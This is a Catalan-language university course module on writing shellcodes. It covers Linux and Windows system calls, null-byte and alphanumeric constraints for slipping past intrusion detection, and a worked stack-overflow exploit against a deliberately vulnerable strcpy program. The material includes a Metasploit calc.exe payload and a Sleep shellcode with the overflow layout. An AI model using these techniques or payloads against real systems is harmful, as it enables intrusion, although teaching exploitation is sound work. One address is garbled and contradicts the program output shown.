Shellcodes

José María Alonso Cebrián
Jordi Gay Sensat
Antonio Guzmán Sacristán
Pedro Laguna Durán
Alejandro Martín Bailón
Jordi Serra Ruiz

PID_00208377

UOC
Universitat Oberta de Catalunya

Índex

Introducció

Arribats a aquest mòdul, després de veure en els anteriors com es podia canviar el flux del programa i com es podia aconseguir enviar el control d'execució a una adreça de memòria concreta, veurem com es pot introduir un programa per a ser executat aprofitant aquesta vulnerabilitat. És a dir, com podem introduir i executar un *shellcode*.

El terme *shellcode* s'utilitza per a referir-se a tot aquell codi que s'aconsegueix executar després d'aprofitar un *exploit* en una aplicació o servei. Actualment hi ha *shellcodes* amb multitud d'objectius i funcions, però es continua mantenint el terme *shellcode* a causa que originàriament aquests trossos de codi estaven pensats per a retornar una *shell* o interfície d'ordres amb privilegis del compte vulnerat en el sistema.

Si fem un cop d'ull a alguns dels *exploits* publicats a Internet en llocs web d'*exploits*, com per exemple a http://www.milw0rm.com, es pot observar que molts dels codis d'*exploits* que es publiquen contenen un segment de codi anomenat *shellcode* que té, aproximadament, l'aparença següent:

```
# win32_exec - EXITFUNC=seh CMD=calc.exe Size=164 Encoder=PexFnstenvSub http://metasploit.com/
my $shellcode =
"\x31\xc9\x83\xe9\xdd\xd9\xee\xd9\x74\x24\xf4\x5b\x81\x73\x13\x34".
"\x92\x42\x83\x83\xeb\xfc\xe2\xf4\xc8\x7a\x06\x83\x34\x92\xc9\xc6".
"\x08\x19\x3e\x86\x4c\x93\xad\x08\x7b\x8a\xc9\xdc\x14\x93\xa9\xca".
"\xbf\xa6\xc9\x82\xda\xa3\x82\x1a\x98\x16\x82\xf7\x33\x53\x88\x8e".
"\x35\x50\xa9\x77\x0f\xc6\x66\x87\x41\x77\xc9\xdc\x10\x93\xa9\xe5".
"\xbf\x9e\x09\x08\x6b\x8e\x43\x68\xbf\x8e\xc9\x82\xdf\x1b\x1e\xa7".
"\x30\x51\x73\x43\x50\x19\x02\xb3\xb1\x52\x3a\x8f\xbf\xd2\x4e\x08".
"\x44\x8e\xef\x08\x5c\x9a\xa9\x8a\xbf\x12\xf2\x83\x34\x92\xc9\xeb".
"\x08\xcd\x73\x75\x54\xc4\xcb\x7b\xb7\x52\x39\xd3\x5c\x62\xc8\x87".
"\x6b\xfa\xda\x7d\xbe\x9c\x15\x7c\xd3\xf1\x23\xef\x57\xbc\x27\xfb".
"\x51\x92\x42\x83";
```

Shellcode en un *exploit*

Malgrat la seva aparença una mica tosca i de lectura difícil a primera vista, l'estructura que se segueix en la creació d'un *shellcode* és bastant senzilla d'entendre i podrem analitzar correctament l'acció que està fent.

Un *shellcode* no és més que un codi escrit en assemblador convertit a instruccions en hexadecimal perquè pugui ser introduït directament en la memòria del sistema vulnerat.

La manera d'introduir el codi del *shellcode* variarà depenent del tipus d'error que s'aprofiti, el tipus d'*exploit* que s'estigui creant i les restriccions intrínseques que ens imposi tant l'aplicació, a causa de la mida de variables i els permisos amb els quals s'executa, com el sistema operatiu amb les seves proteccions enfront de l'execució de codi arbitrari amb tècniques com *ASLR* o *DEP*, que veurem en mòduls posteriors.

1. Escriptura de *shellcodes*

A l'hora d'escriure els nostres propis *shellcodes* hem de tenir en compte una sèrie de condicionants que enumerem a continuació:

- Impossibilitat d'introduir el caràcter nul `0x00`: i s'observen uns quants *shellcodes*, es pot observar ràpidament que no hi ha caràcters nuls en cap. Això és així a causa que la majoria de les funcions que són vulnerables a tècniques de desbordament de memòria intermèdia i, per tant, de sobreescriptura de pila o *heap*, usen funcions que detecten el caràcter 0x00 com el caràcter de finalització de línia. En introduir el caràcter nul en un *shellcode*, el sistema tallarà l'entrada de dades i, per tant, el codi del *shellcode* quedarà truncat.

- Diferències entre Windows i Linux: els sistemes operatius Linux i Windows són estructuralment diferents, la manera com els codis hi són executats també, i les crides a funcions del sistema es fan de manera diametralment oposada. Això implica que els shellcodes que es generin seran totalment diferents depenent dels sistemes operatius.

1.1. Crides al sistema en Linux

En Linux les crides a l'API del sistema es fan d'una manera estàtica. És a dir, en tots els sistemes Linux es pot fer referència a una funció del sistema desant en memòria l'identificador i fent una crida a la interrupció `0x80`. La llista de funcions que es pot utilitzar en un sistema Linux és la següent:

00 sys_setup	48 sys_signal	96 sys_getpriority	144 sys_msync
01 sys_exit	49 sys_getuid	97 sys_setpriority	145 sys_readv
02 sys_fork	50 sys_setuid	98 sys_profil	146 sys_writev
03 sys_read	51 sys_acct	99 sys_statfs	147 sys_getsid
04 sys_write	52 sys_umount2	100 sys_fstats	148 sys_fdatasync
05 sys_open	53 sys_lock	101 sys_ioperm	149 sys__sysctl
06 sys_close	54 sys_ioctl	102 sys_socketcall	150 sys_mlock
07 sys_waitpid	55 sys_fcntl	103 sys_syslog	151 sys_munlock
08 sys_creat	56 sys_mpx	104 sys_setitimer	152 sys_mlockall
09 sys_link	57 sys_setpgid	105 sys_getitimer	153 sys_munlockall
10 sys_unlink	58 sys_ulimit	106 sys_stat	154 sys_sched_setparam

Taula de crides al sistema en Linux

11 sys_execve	59 sys_oldolduname	107 sys_lstat	155 sys_sched_getparam
12 sys_chdir	60 sys_umask	108 sys_fstat	156 sys_sched_setscheduler
13 sys_time	61 sys_chroot	109 sys_olduname	157 sys_sched_getscheduler
14 sys_mknod	62 sys_ustat	110 sys_iopl	158 sys_sched_yield
15 sys_chmod	63 sys_dup2	111 sys_vhangup	159 sys_sched_get_priority_max
16 sys_lchown	64 sys_getppid	112 sys_idle	160 sys_sched_get_priority_min
17 sys_break	65 sys_getpgrp	113 sys_vm86old	161 sys_sched_rr_get_interval
18 sys_oldstat	66 sys_setsid	114 sys_wait4	162 sys_nanosleep
19 sys_lseek	67 sys_sigaction	115 sys_swapoff	163 sys_mremap
20 sys_getpid	68 sys_sgetmask	116 sys_sysinfo	164 sys_setresuid
21 sys_mount	69 sys_ssetmask	117 sys_ipc	165 sys_getresuid
22 sys_umount	70 sys_setreuid	118 sys_fsync	166 sys_vm86
23 sys_seuid	71 sys_setregid	119 sys_sigreturn	167 sys_query_module
24 sys_getuid	72 sys_sissuspend	120 sys_clone	168 sys_poll
25 sys_stime	73 sys_sigpending	121 sys_setdomainname	169 sys_nfsservctl
26 sys_ptrace	74 sys_sethostname	122 sys_uname	170 sys_setresgid
27 sys_alarm	75 sys_setrlimit	123 sys_modify_ldt	171 sys_getresgid
28 sys_oldfstat	76 sys_getrlimit	124 sys_adjtimex	172 sys_prctl
29 sys_pause	77 sys_getrusage	125 sys_mprotect	173 sys_rt_sigreturn
30 sys_utime	78 sys_gettimeofday	126 sys_sigprocmask	174 sys_rt_sigaction
31 sys_stty	79 sys_settimeofday	127 sys_create_module	175 sys_rt_sigprocmask
32 sys_gtty	80 sys_getgroups	128 sys_init_module	176 sys_rt_sigpending
33 sys_access	81 sys_setgroups	129 sys_delete_module	177 sys_rt_sigtimedwait
34 sys_nice	82 sys_select	130 sys_get_kernel_syms	178 sys_rt_sigqueueinfo
35 sys_ftime	83 sys_symlink	131 sys_quotactl	179 sys_rt_sigsuspend
36 sys_sync	84 sys_oldlstat	132 sys_getpgid	180 sys_pread
37 sys_kill	85 sys_readlink	133 sys_fchdir	181 sys_pwrite
38 sys_rename	86 sys_uselib	134 sys_bdflush	182 sys_chown
39 sys_mkdir	87 sys_swapon	135 sys_sysfs	183 sys_getcwd
40 sys_rmdir	88 sys_reboot	136 sys_personality	184 sys_capget

Taula de crides al sistema en Linux

41 sys_dup	89 sys_readdir	137 sys_afs_syscall	185 sys_capset
42 sys_pipe	90 sys_mmap	138 sys_setfsuid	186 sys_sigaltstack
43 sys_times	91 sys_munmap	139 sys_setfsgid	187 sys_sendfile
44 sys_prof	92 sys_truncate	140 sys_llseek	188 sys_getpmsg
45 sys_brk	93 sys_ftruncate	141 sys_getdents	189 sys_putpmsg
46 sys_setgid	94 sys_fchmod	142 sys_newselect	190 sys_vfork
47 sys_getgid	95 sys_fchown	143 sys_flock	

Taula de crides al sistema en Linux

Per exemple, si es volgués fer una crida a la funció `exit(0)` sense que el codi contingués cap caràcter nul (recordem la primera de les restriccions), hauríem de generar el codi assemblador següent:

```
xor eax, eax      ;Es neteja eax
mov al, 1         ;S'introdueix 1 en la part baixa del registre eax perquè és el codi d'exit
xor ebx,ebx       ;Es neteja ebx (aquí hi anirien els paràmetres si n'hi hagués)
int 0x80          ;Crida a la interrupció del sistema
```

Crida a la funció `exit`

Quan es crida la interrupció `0x80` en Linux es configura en la part baixa del registre EAX, és a dir, la zona anomenada AL, el número de la crida al sistema que s'invoca i en el registre EBX la llista dels paràmetres, en aquest cas el valor zero.

Això, en convertir-se a una seqüència de nombres hexadecimals quedaria de la manera `\xb0\x01\x31\xdb\xcd\x80`, la qual cosa tancaria el programa de manera immediata.

1.2. Crides al sistema en Windows

En Windows, no obstant això, la possibilitat de cridar una funció depèn que el programa vulnerable hagi carregat la funció. En el cas de les funcions del sistema implica que el programa afectat hagi carregat la biblioteca `kernel32.dll`, la qual cosa ocorre sempre per defecte.

Dins d'aquesta biblioteca hi ha accés a les funcions següents: `LoadLibrary` i `GetProcAddress`, amb les quals es poden invocar altres biblioteques i es permet tenir accés a qualsevol funció que es necessiti. El problema de Windows és que, al contrari de Linux, les funcions no es troben sempre en la mateixa posició de memòria sinó que varien depenent de la versió del sistema operatiu i

fins i tot de diferents *service packs*. A l'hora d'escriure un *shellcode*, aquest tindrà una dependència forta amb la versió del sistema operatiu, i funcionarà només en les versions concretes de sistema operatiu per a les quals ha estat escrita.

Per a poder cridar una funció del sistema en el Microsoft Windows, primer és necessari conèixer en quina posició de la memòria està situada. Això és una tasca fàcilment automatitzable que podem aconseguir mitjançant el programa *arwin*, que es troba a continuació i que ha estat desenvolupat per *Steve Hanna*.

```
#include <windows.h>
#include <stdio.h>
int main(int argc, char** argv)
{
   HMODULE hmod_libname;
   FARPROC fprc_func;

   printf("arwin - win32 address resolution program - by steve hanna - v.01\n");
   if(argc < 3)
   {
      printf("%s <Library Name> <Function Name>\n",argv[0]);
      exit(-1);
   }

   hmod_libname = LoadLibrary(argv[1]);
   if(hmod_libname == NULL)
   {
      printf("Error: could not load library!\n");
      exit(-1);
   }
   fprc_func = GetProcAddress(hmod_libname,argv[2]);

   if(fprc_func == NULL)
   {
      printf("Error: could find the function in the library!\n");
      exit(-1);
   }
   printf("%s is located at 0x%08x in %s\n",argv[2],(unsigned int)fprc_func,argv[1]);
}
```

Codi del programa `arwin`

Com es pot veure en el codi, aquest programa rep dos paràmetres: el nom de la biblioteca i la funció dins de la biblioteca de la qual es vol conèixer la posició en memòria. Si la funció està carregada, mostrarà l'adreça en hexadecimal on s'ha carregat aquesta funció en el sistema.

Podem usar aquest programa per a detectar la posició en memòria de qualsevol funció de `kernel32.dll` que vulguem. La llista que segueix recull algunes de les funcions disponibles en `kernel32.dll` que poden ser de gran utilitat a l'hora de crear els *shellcodes* en Microsoft Windows.

CloseHandle	CreateFileA
CreateProcessA	CreateToolhelpSnapshot
FindClose	FindFirstFileA
FindNextFileA	GetComputerNameA
GetCurrentProcess	GetDiskFreeSpaceA
GetDriveTypeA	GetLocaleInfoA
GetPrivateProfileInt	GetPrivateProfileString
GetProcessHeap	GetProfileStringA
GetShortPathNameA	GetSystemInfo
GetTempPathA	GetUserDefaultLCID
GetVersionExA	GetVolumeInformationA
GetWindowsDirectoryA	HeapAlloc
HeapFree	lstrcatA
Lstrcpyn	lstrlenW
OpenProcess	ProcessFirst
ProcessNext	RtlMoveMemory
SetComputerNameA	TerminateProcess
WaitForSingleObject	WritePrivateProfileString

Algunes funcions disponibles en `kernel32.dll`

Aquestes funcions són bàsiques en la creació de *shellcodes* i totes estan àmpliament documentades en l'MSDN Library de Microsoft a Internet.

Usant el programa exposat anteriorment podem arribar a descobrir que la posició on es troba la funció `sleep` és 0x777D4I86. És important insistir que aquest valor és únic per a la versió del sistema operatiu sobre la qual s'ha fet la prova, i que pot canviar entre versions.

```
Pedro@seattle ~/uoc/shellcodes
$ ./arwin.exe kernel32.dll Sleep
arwin - win32 address resolution program - by steve hanna - v.01
Sleep is located at 0x75fd4e86 in kernel32.dll
```

Sortida del programa *arwin*

Sabent aquesta dada i coneixent que `Sleep` només pren una dada com a paràmetre per a configurar els mil·lisegons que ha de detenir l'execució, es podria generar el *shellcode* següent:

```
xor eax,eax
mov ebx, 0x75fd4e86       ;adreça de Sleep
mov ax, 5000              ;una pausa de 5000ms
push eax
call ebx                  ;crida a Sleep(ms);
```

Shellcode per a Windows

En aquest codi el primer que es fa és, amb l'operació `xor eax,eax`, el buidatge del registre EAX. Després s'emmagatzema en el registre EBX l'adreça de memòria de la funció `Sleep`. En els 2 bytes menys significatius del registre EAX, anomenat AX, s'emmagatzema el valor 5000, que serà el paràmetre de la funció `Sleep`. Després es fa un *PUSH* en la pila del paràmetre i una crida a la funció amb la instrucció `CALL`.

Traduint aquest codi a hexadecimal obtindrem el *shellcode* següent:

```
\x31\xc0\xbb\x86\x4e\xfd\x75\x66\xb8\x88\x13\x50\xff\xd3
```

Shellcode per a Windows

2. *Shellcodes* per entrada estàndard

Com es va poder comprovar en el mòdul dedicat a desbordament de pila, hi ha la impossibilitat d'introduir caràcters no imprimibles per pantalla. En aquell exemple no vam poder reconduir el flux del programa envers les zones de memòria que volíem a causa de la limitació de la consola per a representar caràcters no imprimibles per pantalla. Aquest mateix problema ens el trobarem quan vulguem escriure *shellcodes* i les instruccions que vulguem introduir siguin representades per caràcters no imprimibles.

3. *Shellcodes* alfanumèrics

Hi ha programes IDS (sistemes de detecció d'intrusions) que detecten l'enviament de caràcters "anormals" i descarten els paquets considerats perillosos i eviten, en alguns casos, que els *shellcodes* arribin al programari vulnerable. Hi ha, doncs, tècniques que permeten la generació de *shellcodes* només mitjançant l'ús del joc de caràcters alfabètics i dígits numèrics [A-Za-z0-9] per a evitar la detecció dels IDS.

L'objectiu és que per la xarxa només circulin caràcters alfanumèrics i que cada caràcter sigui traduït al seu codi hexadecimal i, per tant, a una instrucció d'assemblador. Lògicament, el codi assemblador està format per moltes més instruccions de les que es poden adreçar amb les lletres i els nombres, però hi ha equivalències entre instruccions. Així, com hem vist en els exemples anteriors, és possible crear una instrucció `MOV EAX,0` com `XOR EAX,EAX`. Les dues instruccions aconsegueixen el mateix objectiu: que tots els bits del registre EAX es posin a zero.

Es pot veure a continuació una taula amb les correspondències entre els caràcters imprimibles per pantalla i les instruccions d'assemblador amb les quals es corresponen:

Hexadecimal	Caràcter	Instrucció
30	0	xor <r/m8>,<r8>
31	1	xor <r/m32>,<r32>
32	2	xor <r8>,<r/m8>
33	3	xor <r32>,<r/m32>
34	4	xor al,<imm8>
35	5	xor eax,<imm32>
36	6	ss: (Segment Override Prefix)
37	7	Aaa
38	8	cmp <r/m8>,<r8>
39	9	cmp <r/m32>,<r32>
41	A	inc ecx
42	B	inc edx
43	C	inc ebx
44	D	inc esp

Equivalències hexadecimal, alfanumèric i assemblador

Hexadecimal	Caràcter	Instrucció
45	E	inc ebp
46	F	inc esi
47	G	inc edi
48	H	dec eax
49	I	dec ecx
4A	J	dec edx
4B	K	dec ebx
4C	L	dec esp
4D	M	dec ebp
4E	N	dec esi
4F	O	dec edi
50	P	push eax
51	Q	push ecx
52	R	push edx
53	S	push ebx
54	T	push esp
55	U	push ebp
56	V	push esi
57	W	push edi
58	X	pop eax
59	Y	pop ecx
5A	Z	pop edx
61	A	Popa
62	B	bound <...>
63	C	arpl <...>
64	D	fs: (Segment Override Prefix)
65	E	gs: (Segment Override Prefix)
66	F	o16: (Operand Size Override)
67	G	a16: (Address Size Override)
68	H	push <imm32>
69	I	imul <...>
6A	J	push <imm8>

Equivalències hexadecimal, alfanumèric i assemblador

Hexadecimal	Caràcter	Instrucció
6B	K	imul <...>
6C	L	insb <...>
6D	M	insd <...>
6E	N	outsb <...>
6F	O	outsd <...>
70	P	jo <disp8>
71	Q	jno <disp8>
72	R	jb <disp8>
73	S	jae <disp8>
74	T	je <disp8>
75	U	jne <disp8>
76	V	jbe <disp8>
77	W	ja <disp8>
78	X	js <disp8>
79	Y	jns <disp8>
7A	Z	jp <disp8>

Equivalències hexadecimal, alfanumèric i assemblador

En aquesta taula s'han usat les nomenclatures següents:

- **<r8>**: un registre de 8 bits
- **<r32>**: registre de 32 bits
- **<r/m8>**: marca un registre o un valor en memòria (punter) de 8 bits
- **<r/m32>**: registre o valor en memòria (punter) de 32 bits
- **<imm8>**: indica un valor immediat de 8 bits
- **<imm32>**: indica un valor immediat de 32 bits
- **<disp8>**: desplaçament de 8 bits
- **<...>**: denota la possibilitat d'haver d'introduir un operand

Com es pot observar, el conjunt d'instruccions és bastant limitat i no disposem d'instruccions tan importants com `MOV` ni `ADD` o `SUB` (només podrem incrementar o reduir els valors dels registres), a més de tenir algunes limitacions en altres funcions importants com `POP` (solament per a registres EAX, ECX i EDX), `JMP` o `CMP`, amb les quals no podem fer alguns tipus de comparacions.

Per a totes aquestes operacions caldrà buscar equivalències d'instruccions a l'hora de generar el codi del *shellcode*.

4. Un exemple de *shellcode*

Amb tots els conceptes vistos en el mòdul actual podem començar a escriure el nostre primer *shellcode* per al codi vulnerable següent:


```
#include <stdio.h>

int main(int argc, char *argv[])
{
   char nom[1024];

   if(argc < 2)
   {
      printf("Ús: vulnerable.exe <nom>\n");
      return -1;
   }

   strcpy(nom, argv[1]);


   printf("Hola %s!\n", nom);

   return 0;
}
```

Codi vulnerable a desbordament de pila

Com a nota singular, en aquest codi tenim que el nom, que és la variable vulnerable a desbordament, ocupa ara 1.024 bytes. S'ha definit amb aquesta longitud per a poder representar millor la mida disponible en memòria. A més, s'ha definit amb una mida prou gran per a poder acollir tot el codi del *shellcode* de la pràctica.

Introduir per consola 1.024 caràcters per a sobreescriure l'adreça de retorn, que en realitat seran 1.036 si tenim en compte els 12 bytes que separen el final de les variables amb l'adreça de retorn, pot ser tediós i avorrit, per la qual cosa és comú utilitzar un llenguatge interpretat com el Perl per a facilitar aquesta tasca.

Com es pot veure en la figura següent, és possible passar com a paràmetre al programa vulnerat el resultat de l'execució d'un *script* en Perl. Aprofitant aquesta característica es farà que el programa en Perl retorni la cadena que genera el *shellcode* per explotar en el programa vulnerable. La sentència quedaria com segueix:




Desbordament de memòria mitjançant sortida d'un *script* en Perl

El nostre objectiu ara és generar un codi que es pugui executar, fent que l'adreça de retorn sigui un punt de la memòria que contingui instruccions executables.

Començarem amb un exemple senzill, fent una crida a la funció *Sleep* perquè detingui l'execució del programa durant el nombre de mil·lisegons que nosaltres li indiquem. El codi ja es va especificar anteriorment i també el buidatge hexadecimal que li corresponia, però perquè es pugui seguir l'exemple pas per pas, mostrarem com podem obtenir el *shellcode* des de l'inici.

5. Adreça de la funció per cridar

El primer que hauríem d'obtenir és l'adreça de la funció `Sleep` en el nostre sistema. Per a això s'usa el programa *arwin.c*, que ens mostrarà l'adreça que ocupa `Sleep` en el sistema. Com que és una funció bàsica de l'API, aquesta es troba en la biblioteca dinàmica *Kernel32.dll*.



Adreça que ocupa *Sleep* en la memòria

Com es pot veure, en aquest entorn l'adreça obtinguda ha estat diferent de l'obtinguda en l'altre equip. En aquest cas, `0x7c802446`.

6. El *shellcode* en assemblador

Una vegada que es coneix l'adreça on es troba la funció que volem executar, cal modificar el codi anterior mitjançant un desbordament per a aconseguir que el control de programa es lliuri a aquesta adreça en lloc de l'adreça original de retorn.

El codi que volem que s'executi, és a dir, el *shellcode*, és el que ens permetia cridar la funció de retard de 5 segons. Com hem vist anteriorment, aquest codi es pot escriure de la manera següent:

```
XOR EAX, EAX
MOV EBX, 0x7c802446
MOV AX, 5000
PUSH EAX
CALL EBX
```

7. El *shellcode* en binari

Perquè aquest codi assemblador es pugui convertir en binari el compilarem i enllaçarem. Per a fer aquesta tasca podem utilitzar les eines `nasm` i `ld nasm`. Amb l'ús d'aquest conegut compilador d'assemblador aconseguirem generar codi màquina a partir del codi escrit en assemblador. `ld` ens permetrà enllaçar el fitxer objecte generat pel compilador `nasm` i ens generarà un fitxer executable en binari. Els passos per fer serien:

```
Pedro@seattle ~/uoc/shellcodes
$ nasm -f win32 sleep.asm

Pedro@seattle ~/uoc/shellcodes
$ ld -o sleep.exe sleep.obj
```

Compilació i enllaçament del *shellcode*

Si s'executa el programa que acabem de crear, veurem que l'execució fa una pausa de 5 segons i posteriorment acaba correctament.

Una vegada generat el programa executable cal obtenir el codi binari del programa en hexadecimal. Per a aquesta tasca farem ús del programa *objdump*, que mostrarà les equivalències entre codi hexadecimal i les instruccions en assemblador.

```
~/uoc/shellcodes
Pedro@seattle ~/uoc/shellcodes
$ objdump -d sleep.exe

sleep.exe:     file format pei-i386


Disassembly of section .text:

00401000 <_start>:
  401000:       31 c0                   xor    %eax,%eax
  401002:       bb 46 24 80 7c          mov    $0x7c802446,%ebx
  401007:       66 b8 88 13             mov    $0x1388,%ax
  40100b:       50                      push   %eax
  40100c:       ff d3                   call   *%ebx

0040100e <__CTOR_LIST__>:
  40100e:       ff                      (bad)
  40100f:       ff                      (bad)
  401010:       ff                      (bad)
  401011:       ff 00                   incl   (%eax)
  401013:       00 00                   add    %al,(%eax)
        ...

00401016 <__DTOR_LIST__>:
  401016:       ff                      (bad)
```

Sortida *objdump* del *shellcode*

Aquest procés es podria haver fet també fent una depuració senzilla amb l'Ollydbg o el GDB i accedint al codi en hexadecimal del programa. D'aquesta manera la part que necessitem es pot veure fàcilment en `_start`.

El codi en hexadecimal estarà format pel següent:


```
31 c0
Bb 46 24 80 7c
66 b8 88 13
50
Ff d3
```

que, després de situar-lo en format `introduïble` per l'entrada, queda com segueix:

```
\x31\xc0\xbb\x46\x24\x80\x7c\x66\xb8\x88\x13\x50\xff\xd3
```

8. L'*exploit* amb el *shellcode*

Perquè aquest *shellcode* es pugui executar, cal conèixer en quina adreça es carregarà. Per a això, introduïm el *shellcode* en el programa en Perl i veiem amb l'Ollydbg l'adreça on comença.



Shellcode en memòria

Com es pot veure en la figura "Sortida *objdump* del *shellcode*, el *shellcode* comença en l'adreça `0x0012FB8C` i és aquí on haurà d'apuntar l'adreça de retorn de la funció actual.

Per a sobreescriure aquesta adreça de retorn haurem de saber exactament quantes posicions cal desbordar la variable. Per a això, amb l'Ollydbg podem comprovar la distància de la variable `nom` a l'adreça de retorn.


Adreça de retorn en memòria abans i després de ser sobreescrita

Sabem que la variable *nom* comença en l'adreça `0x0012FB8C` i acaba en la posició `0x0012FF8C` (posició inicial més longitud, 1024). Com es pot veure en la imatge, l'adreça de retorn es troba en la posició `0x12FF90` i ocupa 4 bytes.

Per tant, cal desbordar 8 bytes el valor de `nom`, o sigui que haurem d'introduir una cadena de 1.032 bytes que inclogui el *shellcode* al principi, i al final, la nova adreça de retorn de la funció.

Execució del programa mostrada per l'OllyDbg

El programa no ha pogut ser executat des de la consola de Windows a causa que ni l'adreça de retorn ni la *shell* estaven formades per caràcters ASCII. En un entorn real es crearia un programa que executés l'aplicació vulnerable passant-li com a paràmetre l'argument desbordat amb tot tipus de caràcters menys el 00, que, com hem comentat anteriorment, és fi de cadena.



Execució de *shellcode* en memòria

Finalment es pot observar com s'executa correctament el *shellcode* des de l'OllyDbg.